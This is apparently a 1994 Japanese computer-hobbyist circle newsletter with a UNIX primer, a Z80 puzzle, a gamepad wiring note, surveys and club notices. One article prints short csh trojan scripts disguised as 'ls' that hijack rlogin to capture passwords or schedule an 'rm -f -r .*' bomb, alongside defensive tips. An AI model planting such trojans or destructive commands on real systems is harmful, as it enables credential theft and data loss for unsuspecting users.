マルチ・ユーザー・システムを実現するためには、時分割のマルチ・タスク・システムを採用することが前提となります。そうすることによって、各操作者は他操作者の操作に影響を受けずに、あたかも自分ひとりがホストを占有しているかのように操作を行うことができます。

端末を操作するときは、[注3] ログインなる儀式を事前に行っておく必要があります。これは、ホストに端末の操作者が誰であるかを知らせ、かつ、間違いなくその人物であることを確認するための儀式です。このような儀式が必要になっている理由について説明します。前述したハードが全て関係者以外立ち入ることの出来ない場所にあるとは限りません。後述するネットワークを使用する場合はなおさらです。又、場合によっては、全く別組織の人間が一台のマシンを共有することも考えられます。すなわち、マルチ・ユーザー・システムにおいては、不特定多数の人間が端末を操作しようとすることを想定する必要があるのです。よって、非登録者が操作したり、使用者の了解なしにファイルを更新or消去or[注4] 読出したりすることを未然に防止する必要があります。その他、[注5] ユーザー別のファイル管理をしやすくするという目的もあります。

・・・・・・・・・・・・・・・・・・・・・・・・・・・・・・・・・・・・・

◇ネットワークって何じゃらほい？

ＵＮＩＸは、ネットワーク上で使用することを強く意識して作られたＯＳです。では、ネットワークって何でしょうか？パソコン通信みたいな物でしょうか？私も昔はそう思っていましたが、残念ながら違います。パソコ↑

[注1] システム管理者ともいう。担当するシステムのハード＆ソフトに関する全ての責任と権限を持つ人のこと。通常、初心者がなることはまずない。はずなんだけど…。

[注2] 辞書を引いて見ると「ピン：一番上等のもの／切り：一番下等なもの」とあります。（三省堂国語辞典参照）

[注3] ログインは、ログイン名とパスワードを入力することによって、行われます。ログイン名とパスワードは、あらかじめシステム管理者によって設定されたものでなければ使用出来ません。尚、自分のパスワードはユーザー自身が変更することが出来ます。

[注4] 企業秘密や国家機密に関することならば読出をも禁止する必要があります。その他、他人に知られたくない情報もあるでしょう？

[注5] 通常、ユーザー登録時にユーザー別のホーム・ディレクトリというものを作成します。

ン通信は、複数台のパソコン間でデータのやりとりをするだけです。これがネットワークになると、単にデータのやりとりだけでなく、接続されたマシン相互が一体となった処理が行えるようになります。具体例は、後述することとしましょう。

（1）ネットワークのハード構成

一例を図2に示します。各ホストの端末の接続状況などは省略しています。あまり詳しい事は知らないのでトットと次に行きます。




図2

（3）ネットワークのソフト

ネットワーク機能の一例を次に挙げます。尚、電子メール機能については、[注6] リモート・ホストの端末操作者以外にも、[注7] ローカル・ホストの端末操作者についてもメッセージを送信可能です。つまり、ネットワーク用に用意された機能ではないということです。

a．リモート・ファイル・コピー

ローカル・ホストとリモート・ホストとの間のファイルの転送です。実行に先だってログイン名とパスワード（リモート・ホストに登録されているもの）を要求されます。

b．リモート・ログイン

ローカル・ホストの端末から、リモート・ホストにログインすること。実行に先だってログイン名とパスワード（リモート・ホストに登録されているもの）を要求されます。

c．リモート・コマンド実行

リモート・ホストに何らかのコマンドを実行させること。リモート・ログインよりお手軽らしいが、どうやってセキュリティを維持しているかは不明。

d．分散ファイル・システム

ローカル・ホストにあるファイルも、リモート・ホストにあるファイルも全く同じように扱うことが出来るようにし、デバイスの有効利用を計ること。

....

てなとこで、ボロが出ないうちに今回は終わります。次回があるかどうかは未定です。新しい知識を吸収したら、またやるかも知れません。最後に一句。

「ＵＮＩＸ　Ｕの字も知らぬ　スーパー・ユーザー」字余り。タイトルが意味ありげ。

[注6] ローカル・ホストとネットワークを介して接続されている他のホストのこと。

[注7] 自分の操作する端末に直接つながっているホストのこと。

（　編：奥野さんのこの記事と次頁のアレフ氏の記事は、私のような初心者以前の人間は両方とも知っておいたほうがいいようですね。教習所で教えてくれることだけではちょっとダメなように、アレフ氏の記事のようなことも必要なのかもしれません。私は免許もってませんけど。翻って奥野さんの講座はUNIX上での共通語についてわかりやすいと思います。ただ、あまり入門にこだわると一般の入門書との差別化が難しいようにも思います。　）

. . . .

（問）

Ａレジスタの値を２５５倍したものをＨＬの値とするサブ・ルーチンを出来るだけ平均実行クロック数が小さくなるように作れ。尚、Ａレジスタの取り得る値は０～２５５までの正の数とし、これらの数値の与えられる確率はすべて等しいものとする。また、他のレジスタ類は破壊してもかまわない。

（ヒント）

汎用の掛け算ルーチンと同じようにつくると遅くなります。与えられた条件がかなり限られたものであることを利用して無駄を省きましょう。２５５という数字は２＾ｎの和や差の形に変形しましょう。

ちなみに，私の作ったものの平均実行クロック数は約31.047（RET命令含む）になりました．尚、Ｚ８０マシン語コード最適化の定石は一切使っていません。

（模範解答）

再来月！

. . . .

（　編：これは奥野さんからの挑戦状のようです。いちおう模範解答が示されるようなので、Z80のソースで受け付けます。ただし、ここで示されたクロック数に達しなくても考えた筋道などだけでも送っていただけると幸いです。その場合、おそらくソースもコメントも短いでしょうから短いものについてはハガキなど紙面による応募を受け付けます。長いのは、いやん。宛先は、技術局へ。　）

★★ おもちゃ箱の傾向と対策 ★★

Written by 001 Aleph.

UNIXの初心者は、パソコンという閉じられた小部屋から、はてしなく広がる世界へと飛び出したばかりで、きっと冒険心で心がうずうずしているでしょう。しかし、自然界で安全な巣から飛び出した雛が狩られてしまうのと同様に、ネットワークの世界にも数多くの危険が潜んでいて、常に誰かが、あなたのユーザ権限を盗んでやろうと、狙いをつけています。「敵を知り、己を知らば、百戦また危うからず」。ここでは、そういう初心者を待ち受ける罠の傾向と対策を見て、ネットワークを自由に飛び回るための知識をほんの少しだけ、かじってみましょう。

★ウィルスもどきとは★

皆さんは、コンピュータウィルスのことを良くご存じだと思います。コンピュータウィルスは、フロッピーなどから感染した後、OSや実行ファイルなどにひそみ、ある期間潜伏・増殖した後、何らかの行動を起こすプログラムです。（その行動は、ほとんどの場合、ユーザに害を及ぼす）しかし、ウィルスもどきは少し違います。ウィルスと違って、潜伏・増殖しないものがほとんどです。しかも、初心者にも、非常に簡単に作ることができます。例えば、有名な「トロイの木馬」は、相手にあるコマンドを実行させて、ネットワークを通じて相手の秘密情報を得たり、相手に被害を与えたりするプログラムです。また、ファイルシステムがいっぱいになるまでひたすら増え続けるだけの「ワーム」や、時限爆弾のプログラム版の「論理爆弾」も、ウィルスもどきです。

. . . .

★悪質なウィルスもどき★

(1)
```
#!/bin/csh -f
(/usr/bin/who am i) >> /home/????????/.ck
alias rlogin '/home/????????/rlogin'
/usr/bin/ls $argv
```

(2)
```
#!/bin/csh -f
(at now + 3 day /home/???????/bomb) >> /dev/null
/usr/bin/ls $argv
```

. . . .

ばかばかしいほど短いシェルスクリプトですが、これでもこれらは、双方ともトロイの木馬形式のプログラムです。ファイル名は共に"ls"（注１）で、それぞれもう一つのプログラムと連動して、クラックしたり論理爆弾を仕掛けたりします。これらのプログラムの属性は、所有者の実行を禁じているのが普通です。グループや他人に対して、実行許可があります。

(1)は、他人が自分のホームでディレクトリを取ろうとした時、こっそりとrloginを再定義します。そのとき、ユーザIDも隠しファイルに記録しておきます。もし、そのユーザーがシェルを落とす前にrloginを実行すると、rloginのふりをしたシェルスクリプトが、パスワードを盗みとってしまうわけです。

(2)は、同じく他人が自分のホームでディレクトリを取ろうとした時、atを使って、三日後に実行される爆弾をセットします。この時、atの出力は/dev/nullに捨てられてしまいます。爆弾は、"/usr/bin/rm -f -r .*"なんてのが恐いです。

. . . .

★良性のウィルスもどき★

(1)
```
#!/bin/csh -f
(/usr/bin/who am i) >> /home/???????/.ck
echo "ls: Sorry,I cannot permit you to read my home,now."
echo "    But,I want many friends."
echo "    Don't you send me a E_Mail,and enjoy with us..?"
```

(2)
```
#!/bin/csh -f
onintr -
set uname = `whoami`
set ufile = "/home/????????/.users"
set uen = `fgrep $uname $ufile | wc -l`
unset uname
unset ufile
if ($uen == 2) then
     echo "Error(s) in c-shell script file!"
     exit
endif
```

```
if ($uen == 0) then
     (/usr/bin/who am i) >> /home/????????/.ck
     echo "Sorry,here is our private directory."
     echo "Don't you send me a E_Mail and enjoy with us...?"
endif
if ($uen == 1) then
     (/usr/bin/who am i) >> /home/????????/.ck
     /usr/bin/ls $argv
endif
```

これらも、トロイの木馬形式のシェルスクリプトですが、特に悪さをしないので、「良性」です。これも、双方ともファイル名は"ls"です。

(1)は、だれが見ようとしたかを書き留めた後、メッセージを表示します。（多くの人が、これを自分のホームにおいています。）

(2)は、.usersに１行に１つのアカウント名を並べる形で書かれたユーザーのみに、アクセスを許すプログラムです。

★自己防衛、そして過剰防衛★

クラックから身を守り、そして人のディレクトリを安全に覗く。とりあえず、最初の目標になるでしょう。そのためには、どうすれば良いのでしょう？

(1)普段使いのコマンド群を再定義する

普段からlsやmore,lessなどを使っていると、前述のようなトロイの木馬が仕掛けてあると、かなり危険です。しかし、Cシェルはサーチパスリストにそって検索にいく前に、コマンドが再定義されていないか調べます。そこで、aliasをつかって、良く使うコマンドを絶対パス名で指定してやれば、安全になります。

例）

```
alias     cp     '/usr/bin/cp -i ¥!*'
alias     mv     '/usr/bin/mv -i ¥!*'
alias     more   '/usr/ucb/more ¥!*'
alias     less   '/usr/local/bin/less ¥!*'
alias     l      '/usr/bin/ls -aF ¥!*'
alias     rl     '/usr/ucb/rlogin ¥!*'
alias     ftp    '/usr/ucb/ftp ¥!*'
alias     rm     '/usr/bin/rm -i ¥!*'
```

(2)他人のホームに入らない

一般ユーザーは、自分のホームにしか罠を張れません。そこで、他人のホームを覗く時、すべて遠隔操作してやれば、問題なく覗けます。

例）

```
taro[durk001]% ls /home/jiro
UD/               bf.xbm*          p@
Wnn/              ls*              yamsweeper*
taro[durk001]% ls /home/jiro/UD
ctwm*             xloadimage*      font.userman
daliclock*        oneko*
taro[durk001]% more /home/jiro/UD/font.userman
[フォントのlistを見る]
%xlsfonts
[フォントのサンプルを見る]
%xfd -fn 10x20
         ↑ファイル名
```

(3)一度でもひっかかったら、パスワードを更新！

この方法が無効の場合もあります。（なんでも、シェル自体を書き換えるとか。）しかし、大抵これでオッケーです。あと、.rhostsファイルを持っている人は、定期的にチェックしましょう。

(4)発行した覚えのないatジョブがないか確認、消去

例）

```
taro[durk001]% at -l
      7743 a    Wed Nov 30 19:21:00 1994
taro[durk001]% at -r 7743
```

(5)正体不明のファイルを実行しない！

誰か知らない人からゲームが送られてきた…なんてのは、危険です。また、欲しいソフトはできるだけ、有名なftpホストなどからソースで入手しましょう。

(6)長期間.rhostsを書きっぱなしにしない！

.rhostsを友人どうしなどで書いていると、もし、一人がクラックされてしまったら、イモヅル式にみんなやられてしまいます。書かないと不便ですが、自分以外への.rhostsは、必要な時のみ書いて、終ったら消すようにしましょう。

(7)クラックされてしまったら…
他人にパスワードをしられて、知らない間に自分の権限で他のLANのユーザーのパスワードを盗み出すような設定をされていた…なんていうことが、実際に起こっています。とにかく、まずパスワードをかえましょう。それから、自分の身の証を立てるため、「自分のいない時にメールが送られている」などの証拠を集めましょう。ほおっておくと、すべての責任を負わされてしまいます。最低でもアカウント停止、相手によっては罰金や懲役もありえます。危ないと思ったら、シェルスクリプトでログインチェッカーを作るのも手です。

★終章：おもちゃ箱とハッカー遊戯★
しかしながら、日本の大学などに仕掛けられている罠など、所詮子どもだましの粗末なものです。こんなものに引っかかってやるのは、ばかげているというものです。日本の大学生の使うワークステーションは、まだまだおもちゃ箱です。おもちゃ箱でハッカーごっこをしているやつらは無視して、こちらはせいぜい汚名を着せられないように、適当にかわしてやろうではないですか。

（１）：ls…MS-DOSのDIRにあたる命令。つまり、偽装しているわけです。もう少し複雑になると、自分の存在を隠したディレクトリリストを出力するものもあります。

. . . .

（　編：　この記事について私は少々困ってしまいました。それは、ウィルスもどきと呼ばれるプログラム、シェルスクリプトというのでしょうか、が記事内に書かれていることについてです。それも一部や概要でなく完全な形で。実際私はネットワーカーでもなければ、UNIXianでもなくWIREDされてもいない、パソコン通信さえ経験のない人間です。それらについて無知というわけではありません。でも自分で思っているほどは、わかっていないでしょう。で、そういう私が倫理のどうのというのもちょっと違うと思います。ただ、アレフ氏の言う「良性」は、「悪性」でないとしても「善」でもないと感じています。でもでも、自衛のためには相手を知らなくては始まらないというのも現実だと思います。で、私としては「完全自殺マニュアル」というような書籍が一般に認められるというのと同じ感覚で、この記事に対しての編集の責任を持ちたいです。なんのこっちゃ、あーめんどくさい。そしてちょっと自省。　）
. . . .

★★ メガドラパッドの接続 ★★ for MSX
Written by 001 Aleph.

Ｘ６８用の「チェルノブ」（電波新聞社）に附属のメガドラパッドコンバータを使って、ＭＳＸにメガドラパッドを接続することが可能です。今回は、その信号について、実験してみたので報告します。なお、変換器のみ接続した状態でもイネーブル信号を返すのでoh!Xに掲載された作り方で作った変換器は使用できません。

★準備★
ＭＳＸに変換器を接続し、メガドライブ用のジョイパッドを接続して下さい。

★イネーブル信号★
汎用入出力ポートの８番端子への出力をＬレベルにして、３、４番端子から読み込みます。双方ともＬなら、少なくとも変換器は接続されています。

★ボタンの認識★
８番端子への出力をＬレベルにした時、以下の端子からの入力がＬレベルなら、それぞれのボタンが押下されています。
（６）Ａボタン
（７）スタートボタン
８番端子への出力をＨレベルにした時、以下の端子からの入力がＬレベルなら、それぞれのボタンが押下されています。
（１）上
（２）下
（３）左
（４）右
（６）Ｂボタン
（７）Ｃボタン

★くだらなくてごめん★
今回は、これだけです。私は、パッドを識別して、メガドラパッドではない場合は、ＡＢ同時押しをＣと認識するマシン語プログラムをつくりました。いろいろやってみてください。

. . . .

VERNET情報局

by JJ3FZI もとい 019 DISK

凸みなさんこんにちは、ＤＩＳＫです。ＶＥＲＮＥＴ情報局のお時間（？）がやってきました。おげんきですか？私は最近、死ぬほど忙しく、体調も崩れ気味で、あらゆる宿題（家での用事のコト）を後回しにしていたので、この原稿も締切り間際に書いています。（会長様ごめんなさい）うぉ～っ、用事がかたづかなーいっっ（泣）

凸さて、気をとりなおして、いつものアンケート結果の発表といきましょう。

Ｑ１．人気記事投票
　第１位：ＳＬＡＹＥＲＳ
　　執筆者／００６　まみむめも　・・・２票
　　同　：（投稿一般）奥野氏の記事
　　執筆者／０３９　奥野　綾二　・・・２票
　　同　：対談ＭＩＬＫ世紀　第１回
　　執筆者／００１　Ａｌｅｐｈ　・・・２票
　　同　：ＳＷＯＲＤＷＯＲＬＤ
　　執筆者／００４　ローゼン　・・・２票
　第５位：以下、各１票
　　カーナ＆リリア／P.N.ﾘﾘｱ
　　Beltania技術局／ｱｱｱﾉｱ
　　THE Ｑ＆Ａ／細貼
　　紹介しましょう・第零回／NYAN
　　（投稿一般）
　　時雨竜
　　白木雄介ＭＴ
　　ＴＡＫＡ
　　ＢＵＮ
　　石川ＫＮＪ
　　ＢＵＮ
　　細貼！！VERNET情報局

☞おそろしいことがおこってしまいました。投票が完全にばらけてしまい、上のような結果がでました。こうなってしまうと、前回提示した順位別獲得制度に問題が生じかねません。今回は言ってすぐなので前回同様にしますが、これについてみなさんの御意見をお聞かせください。Ｑ４．の回答に一緒に書いてください。あと、００５平岡慎介さん、「僕に票を入れて下さった方の記事」というのはやめてください。あくまで、記事の内容の人気投票です。

Ｑ２．最近はまっているコミック
　各１票
　　「ハーフムーンにかわるまで」、「ＧＵＮ　ＳＭＩＴＨ　ＣＡＴＳ」、「月下の棋士」、「ダークサイドブルース」、「でたとこプリンセス」、桂正和作品、「ママレードボーイ」、「るろうに剣心」、「覇王大系リューナイト」「ＤＥＡＲ　ＢＯＹＳ」

☞無しという方が３人　いらっしゃいました。そうかと思えば、複数回答の方も。何か、気の利いたコメントができれば良いのですが、読んだことないのも結構あるので・・・。ちなみに、私は「ディスコミュニケーション」を挙げます。アフタヌーン連載の妖シヒ漫画です。「ＧＵＮ　ＳＭＩＴＨ～」もそうですが、アフタヌーンは結構おすすめです。

Ｑ３．こたつとストーブ
　こたつ・・・・・・・６票
　ストーブ・・・・・・４票

☞というわけで、こたつの勝ち（？）です。私も大のこたつ派で、あの「こたつに入ってみかんをつまみながら本を読む」というのが冬の楽しみです。地方によっては、こたつではとうていやっていけない、というところもあるようですが・・・。

Ｑ４．ＶＥＲＮＥＴ情報局の感想

☞みなさまの貴重なご意見は今後の参考におおいに役立たせていただきます。ありがとうございました。

♨今回のアンケート協力者は１０名でした。次回もよろしくお願いします。

♨さて、次回のアンケートです。

Ｑ１．＃１３で気に入った記事を２つ挙げてください。
Ｑ２．おすすめのＣＤを１枚挙げてください。
Ｑ３．お正月は何をして過ごしましたか。
Ｑ４．今回のＶＥＲＮＥＴ情報局の感想を書いてください。

以上の４本です。おはがきお待ちしてま～す。

♨ポイントリスト

００１	Ａｌｅｐｈ	１２５２p.
０１８	加ト	６１４．８p.
００４	ローゼン	４０１．８p.
００８	京都所司代	２５２．８p.
０１５	相田剛志	２２４．５p.
００６	まみむめも	２１１．５p.
００９	保田周作	１９７．８p.
０１６	帝風龍	１７８．２p.
０２３	ＢＵＮ	１９５．６p.
０１７-２	Ｐ．Ｎリリア	１２０．６p.
０３９	奥野綾二	１１０p.
０２５	石川ＫＮＪ	７５p.
０５４-１	奥村光雄	６８p.
０３５	ＴＡＫＡ	６５p.
０２９	無双華	６０p.
０１３	筑紫高宏	５３．２p.
０２１	らんＭ．Ｒ．	５３．２p.
０２４	ＮＶ組ＨＩＲＯ．Ｎ	５３．２p.
０４４	佐久間雄作	５３．２p.
０２８	アッキー	５０p.
０３４	ＭＡＮＳＡＫＵ	５０p.
０２２	Ｍ．Ｋ	４５．６p.
００５	平岡慎介	４５p.
０１１-１	ＮＡＲＣＨ	４０p.
０１９	ＤＩＳＫ	３５p.
０３０	ぱんちょ	２８．８p.
０５２-１	白木雄介ＭＴ	２５p.
０１２	ＮＹＡＮ	２５p.
GUEST	STRIKER 日野光春	２３．２p.
０３７	ＴＹＬＩＢ	２０p.
０３８	青島孝由	２０p.
０２０-１	水瀬麻紀	２０p.
０５７	ＭＵＧＩＰＡＮ	２０p.
	フフフノフ	１５p.
０２７-１	時雨竜	１５p.
００７-１	渡部克晃	１０p.
０３６	あるまかん	１０p.
０４３	ＲＡＮＤＹ	１０p.
０５０	Ｌｏｌｉ　ＳＧ	１０p.
０３１	ＢＡＮＪＹＯ	１０p.
０４５	ＢＵＳＨ	１０p.

☞前回のリストはあわてて作ったため、間違いや欠落がやったら多く、多数の方からご指摘をいただきました。今回、できるかぎり修正いたしました。また間違いを発見されたら、遠慮なくご指摘下さいますようお願いいたします。関係の方々に御迷惑をおかけしたことをこの場でおわびいたします。

♨売ります、買います、・・・

○売ります：ファミコン＋箱（Ⅱコンなし）を、送料別￥５００で
〒583　大阪府藤井寺市藤ケ丘4-339-18
池田　國治

♨伝言ば～ん

新コーナーです。みなさん、ガシガシ利用してくださいネ！

○お願い　０２０-1水瀬麻紀

１．どなたか「バックアップ活用テクニック」の１７号に載っていたＭＳＸのＲＧＢ端子からアナログ１５ピン変換ケーブルを作って頂ける方を探しています。ヒロセ無線がつぶれてしまい部品の入手が出来ないし、私自身作れないのでお願いします。資料がない方はこちらで資料を用意します。

２．Ｌｏｖｅｒｓでは現在ＬＨＡのＸ１への移植を行っていますが、資料がなくて完全に行き詰まった状態です。そこでお願いなのですが、ＬＨＡのソースデータとＬＨＡに関する資料を送っていただきたいのです。謝礼はしますのでよろしくお願いします。

〒302-01茨城県北相馬郡守谷町守谷甲2779-109
高橋　顕治

○お知らせ（見にきて～）　０１９　ＤＩＳＫ

私の所属するバンドが１／９に難波W OHOLL に出演します。タイムボカンを演ります。詳しくは、Ｖ．南田辺まで。

♨うお～っ、スペースがないっっ。というわけで情報局の宛先です。

〒546 大阪府大阪市東住吉区南田辺1-10-12
青山大輔方　ＶＥＲＮＥＴ情報局係

………………………………

《VERNET企画局》

………………………………

<<19941218.a8193048@sk3-gw>>

前情報局の代わりに、インターナルな企画·通信事項やサークルコミュニケーション関係の話題等を真っ先にお伝えすることが目的の、VERNET企画局です。情報局には、これからは独自の企画を自主的に選択してもらいます。
なお、企画局は誰でも書き込めます。

<<19941219.a8193048@sk3-gw>>

【隔月発行】

大変不本意ながら、学業との噛み合わせもあり、再び隔月発行を行うことになりました。発行月は偶数月、締め切りは各偶数月の1日となります。(最終締め切りあり。)

【公開編集会議】

偶数月第一日曜日に、東海本部で公開編集会議が開かれます。参加自由です。時間のある方は、東海本部に集まって下さい。主に、レイアウトの決定とコメント作業、そして、次の号の企画立案を行います。

【付録ディスク】

毎回、付録ディスクが付くことになります。誤解しないで下さい、あくまで付録です。メインは紙会報です。なお、付録ディスクを毎回欲しい方は、申し込んで下さい。
デフォルトでは、ディスクはつきません。よって、会費の心配は無用です。ディスクを買っていなくても、VCMCに流しておきますので、後から購入可能です。
ディスクの毎回付属の申込は、VERNET東海本部まで、ハガキでお願いします。(電話、電子メール、ディスク、他の手紙と一緒は不可。直接もダメ。)

【次号発行予定】

次号は2月下旬に発行予定です。次号の締め切りは2月1日となります。

<<19941221.aleph@duke68>>

【次号テーマ】

次号テーマを、「宇宙」とします。宇宙といっても、色々あります。SFチックな「無限に広がる大宇宙」が宇宙なら、ちっぽけな地球の生態系も、一つの宇宙だといえます。また、誰もが心の中に秘めている小宇宙も、宇宙に違いありません。皆さんの感じる宇宙を、色々な形で表現してみて下さい。

「君の言う世界など、他の者にとっては何の意味もないんだよ。だが、もし君の言う世界を共有できる者が現れたなら･･･それはとっても素敵なことだね。」(J.)

<<19441222.aleph@duke68>>

【ディスク形態】

次号からのディスクの形態について、投稿方法などを発表します。

CGページ投稿部門 この部門は、文字と絵を利用したCGによるページ投稿をうけつけます。例としては、今回のディスクのTAKAさんの投稿作品を見て下さい。また、セーブ型式は、PIC, MAG, JPEG, GIF, SC8, SC7, SC12, GRX3, QLD, SR8, BMP, XBMの優先順位でお願いします。ここに入っていないフォーマットは却下です。(APICやPiもダメ。) 内容は自由です。テーマに沿っていなくても、かまいません。

CG部門 その名の通り、CGを集めます。掲載時には、圧縮がかかる可能性があります。画像フォーマットはCGページ投稿部門に準じます。内容は自由ですが、テーマに沿った物だと採用率が上がります。

投稿一般部 その月の投稿一般部が再録されています。ディスクのみのユーザーのための配慮です。

音楽部門 ミュージックデータを募集します。打ち込みの場合、それを明記して下さい。フォーマットは以下の通りです。拡張BASIC (MSX／.FM), MuSICA (MSX／.MUS), M

GS (MSX／.MGS)，MUSICBASIC (X1／.MB)，NFD (X1／.NFD)，SPLITMUSIC (X1／.SPL)，MX／MDX (X68，98，88VA／.MDX .PDX)，ZMUSIC (X68／.ZMD .ZMS .ZPD)，OPM (X68／.OPM)，スタンダードMIDIファイル (GM／.MID)

表紙 今回、MSXとX1用のタイトルロゴ表示プログラムが入っています。まあ、こんな感じです。投稿も可。

自由FW同盟 フリーウェアを収録します。98，68系が多くなるかも知れません。入れて欲しい物は送り付けて下さい。本部では主に、インターネットからGNUなものをおとしてきて収録します。

ムギ兵<mugihyo> ○メ兵（名古屋ローカル）ではないです。オリプロのコーナーです。投稿専門で、投稿があった時だけ出てきます。

Beltaniaの千里塚 短編小説専科。読み切りの小説（含ショート、ショートショート）を送って下さい。何か出るかも知れません。

WockyBox かなしきごみすて場です。どこにもあてはまらなかった物は、ここにまわされてしまいます。

ディスクを毎回購読していなくても、ディスクに投稿出来ます。ディスク宛と書いて下さい。

<<19441223.aleph@duke68>>

【おわび】

XEROXが24日までしか使えないので、今号はおそらく12月中には届かないと思われます。すみません。

【ローカルCOREWARS戦線（仮）】

Niさん(003Ni)のREDCODEが、またもやディスククラッシュで読めません。（2HDディスクを2Dフォーマットしたので、早くコピーするようにと言われていたのに、忘れていた…）申し訳ないですが、もう一度送って下さい。開催をもう一度延期します。

COREWARSとは、1984年5月、アメリカ西オンタリオ大学のA．K．デュードニー教授が発表したゲームです。サイエンテフィック・アメリカンの記事によると、コアウォーズとは、2つのコンピュータプログラムが自分の領土、即ちコンピュータのメモリチップ上で互いに生き残りを賭けて戦うゲームだそうです。多くのプログラマーが、このゲームでウィルスに関心を持ち、未来の自分たちの姿を見た、といわれています。

そんなCOREWARSは、アセンブリ言語のREDCODEと、簡易タイムシェアリングシステムのMARSによって構成されています。S－OSSWORDでは、Z80のメモリサイズ相応なサイズのtinyCOREWARSが動作します。詳しくは、これまでのS－OSCLUB！をご覧下さい。

98版COREWARS（フリーウェア）を入手しました。本部でバラまきます。欲しい方は、メディア（5インチ、3．5インチ）と返信に必要な物を揃えて、本部に請求して下さい。もしかすると、2月号に収録するかも知れません。

出来上がったREDCODEは、名前を付けて本部へ投稿して下さい。2ヶ月間勝ち抜き制の大会を開催します。現在は、初期ストック充填中です。

<<19941224.aleph@duke68>>

【私事】

X68のフリーウェア、KoWINDOW用のアプリケーションを持っている方、（DoGAのシステムに入っている、アレです。）ぜひ、コピーして下さい。東北大学のftpホストにあった物と、タケルのコレクション3、5、6は持っています。東北大から持ってきたアーカイブは、ばらまくかも知れません。ちなみに、東大から持ってきたアーカイブは全滅でした。ああ、東大ともあろうところが…。

それから、ITAのツールボックスをそろえたいのですが、どこにあるでしょう。（阪大にあったのですが、圧縮型式がzooだったので、読めないです。）

しかし、マルチタスクウィンドゥをフリーウェアで作ってしまうとは。（MSWINDOWSとかと違って、本当にマルチタスクです。）すごいというか、なんというか…。でも、私は一人で3年前のことを驚いているのかも。

【無意味な無料配布の切り捨て】

プレイベントでの結論より、無意味な無料準会員

を切り捨てました。いま、交流会員・スタッフの方も、一方的になった場合は切り捨てる可能性があります。（といっても、今回の措置で残った方はいつも頑張ってくれている方ばかりですが。）この切り捨てで、ひょっとしたら会員数が４０名を切るかも知れません。（通知した時に正規会員になってくれればいいのですが … 。）

【ＮＣＳＡｍｏｓａｉｃを御利用の方】

中京大豊田の情報科学部にも、やっとｈｔｔｐホストができました。www@rosetta.chukyo-u.ac.jp にｈｔｔｐでアクセスして下さい。結構、インライングラフィックが充実していて、いいです。（でも、まだ工事中だから、たまにハマる。）ちなみに、ｆｔｐサイトもありますが、なぜか空っぽです。

【おしえて】

だれか、tgif の使い方を教えて下さい。

【nethacker 達よ！】

rogue、nethack、jnethack プレイヤーの方、連絡下さい！私は jnethack(x68) ではまっています。

....

ＰＡＳＯＤＯ・ＩＩ

....

《プレイベント・ＳＶに関する話し合い》

大阪プレイベントで、ＳＶに関する事が話し合われました。

結論をまとめますと、基本的には中止するに越したことはないが、カンパがあつまってしまってそういうわけにはいかないので、会員主体性を重視ため、アンケートを行って方針を決定することを基本とした編集をすることに決定しました。（決定事項を私が後でまとめました。趣旨が異ならないように配慮したつもりです）私はＳＶ編集に関して、以下のような規定を設け、これを遵守します。

構成 販売時の内容構成をアンケートで決定する。

掲載記事の選別 掲載記事の選別について、これを会員のアンケート結果をもってする。

レイアウトの決定 レイアウトの決定について、会員より募集した案を重視する。

新規記事の掲載 新規記事の掲載は、アンケートを行ってテーマを決め、それに従って行う。

掲載許可 掲載許可は、アンケートの結果上位にある記事の著者に、文書にて直接要請する。

ご覧のように、極端なアンケート重視です。これで、皆さんにもＳＶ製作に参加している気分を味わっていただければ幸いです。

あと、既成の記事を収録する際も、可能なら著者の方に再編集を依頼し、会員の方にも楽しく読んでいただける内容にするように、こころがけます。

それでは、ＰＡＳＯＤＯアンケートを行います。**全員参加して下さいよ！**。送り先は、東海本部です。

なお、このアンケートで私を攻撃したからといって、私が何かするなんてことはありません。

§ＰＡＳＯＤＯ・ＩＩ アンケート調査§

１）あなたのＳＶに対する印象を０（悪い）～１００（良い）で。

２）販売時の構成について、提案して下さい。（例：ディスク付き等）

３）これまでの全てのＶＥＲＮＥＴの中から、ＳＶへ収録するといいと思う記事を１０本、挙げて下さい。（Ｄｉｓｋ含む）

